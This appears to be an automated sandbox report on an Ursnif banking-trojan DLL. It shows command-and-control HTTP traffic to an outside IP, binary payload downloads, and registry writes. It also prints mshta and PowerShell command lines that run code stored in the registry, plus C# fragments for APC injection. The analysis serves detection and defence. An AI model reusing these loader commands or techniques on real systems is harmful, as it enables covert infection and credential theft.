54 93 3b 5b 14 19 90 ea 68 99 54 78 3a f9 f4 73 f6 Data Ascii: ;Lk%p-z7d11_mE4*r3)]l3Y}Y,DH\MN(DSG%VH&[y??{#M4nRQN'l30RvYIEu|gC3XZ+128kVr B!{k)/coC33V4 0yjp.[/_B7#^Cj96,O4sR;2\kz'X1Cg.dj_@'!zY$h,5jQ0h<B\hnd2OiVG' Kn'B>$J<l0i~gcRnV;baJG_D|sVB/9'(!$d+Iwc zDXLW94W6ccvp%']O+H+u%p;?nQigw+<M.[nB1IB#!X4D 4 l9d/w[1{*Y6H,%aV!8G&XF{eWqW)<o+E*=`\|yAaoT @NsW2v+wWdUh'k"@S,d\|=LfiRJ"tuC$[z<No]3i+va6K(yu69<25)EqwylR&ddOtT~@lIJ~&AL$=6 l3yuf@A8f:7T;[hTx:s
May 4, 2022 16:20:12.290322065 CEST	1677	OUT	GET /drew/G9Zl6xXWK7/sq6mJwqNR6fvih_2F/3BlWMH0TTomc/U1aMCISKVce/sD1_2BamSatrUi/mArOkW2r7_2 B0uc5NIyZ1/fqCKZKNfwHwtB7N_/2BOdKH9zPCcKh5j/aH7OQyg_2B7xMhAY1R/xlVSoeftX/sTSsZsRI3rAEzydEw aZ5/9QwFFn9O9UzVILrRbdl/7UPI548brok0gcZoBkvtCI/1vWqX_2Bjtpxo/llnrjwNT/qDZ6Nfo6aLVU8WQtuO_2FVg/zPD0a3 AU1_/2BluOSPr1CN4zp_2B/j9DB_2Fzln/wTp23X8qY/8v5Y.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 185.189.151.28 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
May 4, 2022 16:20:12.582592010 CEST	1678	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Wed, 04 May 2022 14:20:12 GMT Content-Type: application/octet-stream Content-Length: 1856 Connection: keep-alive Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="62728b9c8911e.bin" Data Raw: 9b a0 46 9f fb 74 7e 4c 02 9a 3e fd d9 71 c7 75 b7 c0 cf a4 f1 8f 69 7b ca 68 40 93 06 4e b2 61 6c 45 b6 60 ec c8 ae 61 ba a7 30 65 32 00 93 c4 61 b5 26 75 0f 9c 24 d6 6b 8d 49 83 bd 29 e5 c2 8e 84 e2 03 a7 53 8f 50 53 4e 60 d2 b0 83 79 b0 30 aa 56 2b de 37 b8 1e 29 a1 fe 12 f0 a4 8a b6 1c 50 54 8d e2 11 22 11 00 28 bf 5a 8e 88 5c f1 a5 ea 66 e4 d9 1d 25 32 3c 0d b9 88 74 8f 8e 4d dd 6f 8d 0c ff 3b fb ab 12 a8 aa 7b 3c 4a 84 d1 1c 81 c0 03 d3 5a f7 ca 0e 84 a2 cd bf 4b 4b 8a 9a a7 0b 3b 18 09 93 80 bd 2c 22 aa 10 18 d9 46 7f 3f 4a 98 a1 32 15 53 4d 52 37 e7 3d fc df 0b 99 86 dc 6e 28 45 31 41 af 5b f3 54 b8 c3 c4 0e de b4 8c 35 e7 ae 58 26 d9 51 48 2a a9 7c 38 bf 34 02 be a4 a2 60 c2 f2 a1 0b a5 b7 b8 45 00 65 8d 87 9e 0f 13 57 99 55 9c 6f 29 be 48 cb 2b 94 3e 15 dc a9 ca 66 19 e4 4b 96 5f 82 fb 25 15 6c e8 81 ba c7 c6 11 8f a6 22 f3 d3 46 8e 0a 4e a3 47 a3 43 c4 28 a9 04 8e 33 96 50 fc ff da 85 d8 1a 90 b6 c3 b6 70 00 35 37 e8 e0 9b 16 3a 8f 42 cc df f8 46 d9 65 92 fb a4 09 89 80 4b ed 32 53 0c fb 12 10 01 3c a7 65 18 1f 85 a3 3d 19 3b 35 60 ca 34 5d 34 52 31 52 97 a4 f7 e9 c8 a8 6d fd aa 00 d9 1a 03 b4 cf d3 6b 1d c9 a9 fb 98 be 9e ee 6e 98 aa dc 13 43 f5 f1 a4 c8 15 60 ac 89 bc 66 0e c3 5c 86 cf 87 08 78 b0 d7 93 ca a5 f3 d7 df 9f 82 0e 0c 47 f8 ba bb 22 96 1d 41 af ad 20 bb 3b f4 7c 43 d6 33 6b c5 a7 00 ad c7 e3 85 36 3d a9 cd ff 43 13 5d 1a 98 65 a5 39 a0 04 97 16 f2 aa 48 11 c3 92 11 ad e2 6c a1 be f1 26 93 a6 ac 32 e7 cb 42 6c f0 44 33 e2 1d 8e ae 3e b7 6c 0e 9d d6 61 ea 8a 3d 3b f9 10 d5 5e 6f e6 95 69 c6 71 9b d9 76 5a d7 a6 6d 73 3c 9c 16 98 fe 91 6c 22 21 a9 0d a3 b8 32 ec 0c e2 56 21 bd 0f b2 d9 7d 28 84 dc 5c 0a d0 73 cb ab bd 78 b6 e9 06 c7 a0 94 a6 59 4e d2 71 5b 21 08 5b 65 ac e4 58 76 1e 02 c8 9f 0d dd e0 90 25 a2 63 d5 df 0d 62 e9 e1 79 ab 4a 3b 73 dc 24 a2 34 4b 8e f7 84 e2 34 b7 48 aa f8 38 8e 40 82 ea 3e f7 65 c4 e9 55 1e 1c 09 eb 5f e8 d6 e0 be 03 c7 53 d9 7b 75 89 9d 91 ca e8 cf 8b fc 0e a2 1d 8b 29 79 32 6b ce 7d 50 cd 11 62 8e 9f e2 49 17 42 32 80 05 48 f4 b4 02 6d 95 48 d1 8f cf 58 79 80 88 10 83 25 2d 9c d3 a5 62 18 d5 cb e7 f6 ab c9 05 71 9d 97 91 57 12 95 83 e4 1e 21 ce 98 59 64 61 16 0c bc 86 44 3f 1e 63 85 6a b9 bb dc da c8 93 85 f0 15 ac 87 e7 0f bb 30 62 68 64 d9 35 20 8f a7 46 82 e0 bf e8 92 a0 37 1b 44 4e 09 c2 70 7b 5d ca 65 06 92 d7 1f 02 40 68 d8 f9 ce fe 22 b9 52 d6 37 3d 79 f5 4c bd 14 0c 30 6c e6 2b 48 c0 26 30 b8 43 9d de c8 55 66 eb 9d 88 ce 14 7f 49 50 c5 3f 64 97 0f 7a 4f 48 80 11 af 12 1c 95 66 bf ed ec e1 bd 12 35 7c da 51 24 8f b3 9f f8 1f 9b c0 d9 50 46 63 0f d2 4e 5c 43 00 32 a9 65 5a c3 30 73 8d 98 fa ff 3a 7d c3 b4 d5 ea d1 45 9c 4b 6c 69 1c f6 b4 3a 55 5c 5c 0e de 2a c7 47 93 6d ec 2b 02 99 c6 7b 5d ce 41 e3 ee c9 91 46 6e d4 10 d2 83 3e f6 91 b5 c3 ce d1 b9 12 29 94 e4 5a 7d ac dd 03 fc 4e 8f 4c 65 3e b6 12 c0 2b 6d 73 2a f6 b1 df bd a5 1d 5a 13 b6 7f a5 ca e1 33 ca 6b a4 88 3e c4 2e dd b1 9f 2c 6b 18 5e de cf fe 3b 59 3c 35 5f cf 58 4b 80 b6 2b aa 8f fe 2c ed d8 3b 2e 42 bb af 6f c1 Data Ascii: Ft~L>qui{h@NalE`a0e2a&u$kl)SPSN`y0V+7)PT"(Z\f%2<tMo;{<JZKK;,"F?J2SMR7=n(E1A[T5X&QH*|84`E eWUo)H+>fK_%l"FNGC(3Pp57:BFeK2S<e=;5`4]4R1RmknC`f\xG"A ;|C3k6=C]e9Hl&2BlD3>la=;^oiqvZms<l"!2V!}(\sxYNq[! [eXv%cbyJ;s$4K4H8@>eU_S{u)y2k}PbIB2HmHXy%-bqW!YdaD?cj0bhd5 F7DNp{]e@h"R7=yL0l+H&0CUfIP?dzOHf5\|Q$ PFcN\C2eZ0s:}EKli:U*Gm+{]AFn>)Z}NLe>+ms*Z3k>.,k^;Y<5_XK+,;.Bo

Statistics

Behavior



System Behavior

Analysis Process: loaddll32.exe PID: **5860**, Parent PID: **500**

General	
Target ID:	0
Start time:	16:19:37
Start date:	04/05/2022
Path:	C:\Windows\System32\loaddll32.exe
Wow64 process (32bit):	true
Commandline:	loaddll32.exe "C:\Users\user\Desktop\qOfIxt1fnQ.dll"
Imagebase:	0x1320000
File size:	116736 bytes
MD5 hash:	7DEB5DB86C0AC789123DEC286286B938
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 6084, Parent PID: 5860

General	
Target ID:	1
Start time:	16:19:38
Start date:	04/05/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.exe /C rundll32.exe "C:\Users\user\Desktop\qOfIxt1fnQ.dll",#1
Imagebase:	0xdd0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 4428, Parent PID: 6084

General	
Target ID:	2
Start time:	16:19:39
Start date:	04/05/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe "C:\Users\user\Desktop\qOfIxt1fnQ.dll",#1
Imagebase:	0x13b0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.422014842.00000000051B8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.478528295.0000000005DF8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.376465602.00000000051B8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.376077940.00000000051B8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000002.00000003.539442937.0000000004D19000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000002.00000002.541455340.0000000004E3F000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.376224243.00000000051B8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.376293095.00000000051B8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.376618424.00000000051B8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.376605929.00000000051B8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.376565939.00000000051B8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000002.00000002.542153003.0000000005800000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.425214874.0000000004FBC000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.423746626.00000000051B8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.376373630.00000000051B8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000002.00000003.423030052.00000000050BA000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000002.00000003.423208841.0000000005139000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E	FileOptions	binary	B8 0B 00 00 1C 80 00 00 02 91 81 62 08 F8 D2 D8 CD C8 87 3A E6 4C 62 30 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	5816CB9	RegSetValueExA

Analysis Process: mshta.exe PID: **6492**, Parent PID: **3808**

General

Target ID:	15
Start time:	16:20:16
Start date:	04/05/2022
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\mshta.exe" "about:<hta:application><script>Rwr3='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Rwr3).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\\TestLocal'));if(!window.flag)close()</script>
Imagebase:	0x7ff6162d0000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: **5600**, Parent PID: **6492**

General

Target ID:	16
Start time:	16:20:19
Start date:	04/05/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" new-alias -name gcqrbwksb -value gp; new-alias -name jkgyvx -value iex; jkgyvx ([System.Text.Encoding]::ASCII.GetString((gcqrbwksb "HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E").UrlsReturn))
Imagebase:	0x7ff612400000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000010.00000003.492379314.000001F7004CC000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF8B623F1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF8B623F1E9	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF8B23803FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF8B23803FC	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_0zsko4if.iqj.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FF8B5066FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_g5qvxjjl.3xd.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FF8B5066FDD	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20220504	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FF8B506F35D	CreateDirectoryW
C:\Users\user\Documents\20220504\PowerShell_transcript.210979.BCECBztA.20220504162021.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FF8B5066FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FF8B23803FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FF8B23803FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF8B23803FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF8B23803FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF8B23803FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF8B23803FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF8B23803FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF8B23803FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF8B23803FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF8B23803FC	unknown
C:\Users\user\AppData\Local\Temp\zek5yaft	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FF8B465FD38	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\zek5yaft\zek5yaft.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FF8B5066FDD	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\zek5yaft\zek5yaft.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FF8B5066FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\zek5yaft\zek5yaft.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FF8B5066FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\zek5yaft\zek5yaft.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FF8B5066FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\zek5yaft\zek5yaft.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FF8B5066FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\zek5yaft\zek5yaft.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FF8B5066FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\zbedhqob	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FF8B465FD38	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\zbedhqob\zbedhqob.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FF8B5066FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\zbedhqob\zbedhqob.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FF8B5066FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\zbedhqob\zbedhqob.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FF8B5066FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\zbedhqob\zbedhqob.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FF8B5066FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\zbedhqob\zbedhqob.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FF8B5066FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\zbedhqob\zbedhqob.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FF8B5066FDD	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_0zsko4if.iqj.ps1	success or wait	1	7FF8B506F270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_g5qvxjjl.3xd.psm1	success or wait	1	7FF8B506F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\zek5yaft\zek5yaft.dll	success or wait	1	7FF8B506F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\zek5yaft\zek5yaft.err	success or wait	1	7FF8B506F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\zek5yaft\zek5yaft.cmdline	success or wait	1	7FF8B506F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\zek5yaft\zek5yaft.0.cs	success or wait	1	7FF8B506F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\zek5yaft\zek5yaft.out	success or wait	1	7FF8B506F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\zek5yaft\zek5yaft.tmp	success or wait	1	7FF8B506F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\zbedhqob\zbedhqob.0.cs	success or wait	1	7FF8B506F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\zbedhqob\zbedhqob.out	success or wait	1	7FF8B506F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\zbedhqob\zbedhqob.tmp	success or wait	1	7FF8B506F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\zbedhqob\zbedhqob.cmdline	success or wait	1	7FF8B506F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\zbedhqob\zbedhqob.dll	success or wait	1	7FF8B506F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\zbedhqob\zbedhqob.err	success or wait	1	7FF8B506F270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_0zsko4if.iqj.ps1	0	1	31	1	success or wait	1	7FF8B506B526	WriteFile
C:\Users\user\AppData\Local\Packages\Microsoft.Windows.ContentDeliveryManager_cw5n1h2txyewy\LocalState\ContentManagementSDK\Creatives\280813\imprbeacons.dat	0	1	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF8B506B526	WriteFile
C:\Users\user\Documents\20220504\PowerShell_transcript.210979.BCECBztA.20220504162021.txt	0	3	ff		success or wait	1	7FF8B506B526	WriteFile
C:\Users\user\Documents\20220504\PowerShell_transcript.210979.BCECBztA.20220504162021.txt	3	833	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 32 30 35 30 34 31 36 32 30 32 32 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 32 31 30 39 37 39 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f	**********Windows PowerShell transcript startStart time: 20220504162022Username: computer\userRunAs User: computer\userConfiguration Name: Machine: 210979 (Microsoft Windows NT 10.0.17134.0)Host Applicatio	success or wait	11	7FF8B506B526	WriteFile
C:\Users\user\AppData\Local\Temp\zek5yaft\zek5yaft.0.cs	0	403	ff 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0a 0a 6e 61 6d 65 73 70 61 63 65 20 57 33 32 0a 7b 0a 20 20 20 20 70 75 62 6c 69 63 20 63 6c 61 73 73 20 62 6a 75 0a 20 20 20 20 7b 0a 20 20 20 20 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 75 69 6e 74 20 51 75 65 75 65 55 73 65 72 41 50 43 28 49 6e 74 50 74 72 20 77 71 79 65 6d 77 62 75 2c 49 6e 74 50 74 72 20 76 6c 62 66 76 78 2c 49 6e 74 50 74 72 20 68 6f 6b 69 6b 76 29 3b 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72	using System;using System.Runtime.InteropServices;namespace W32{ public class bju { [DllImport("kernel32")]public static extern uint QueueUserAPC(IntPtr wqyemwbu,IntPtr vlbfvx,IntPtr hokikv); [DllImport("kernel32")]public static exter	success or wait	1	7FF8B506B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\zek5yaft\zek5yaft.cmdline	0	377	ff 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 66 72 6f 6e 74 64 65 73 6b 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 7a 65 6b 35 79 61 66	/t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\zek5yaf	success or wait	1	7FF8B506B526	WriteFile
C:\Users\user\AppData\Local\Temp\zek5yaft\zek5yaft.out	0	462	ff 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 36 34 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f	C:\Windows\system32>"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automatio	success or wait	1	7FF8B506B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
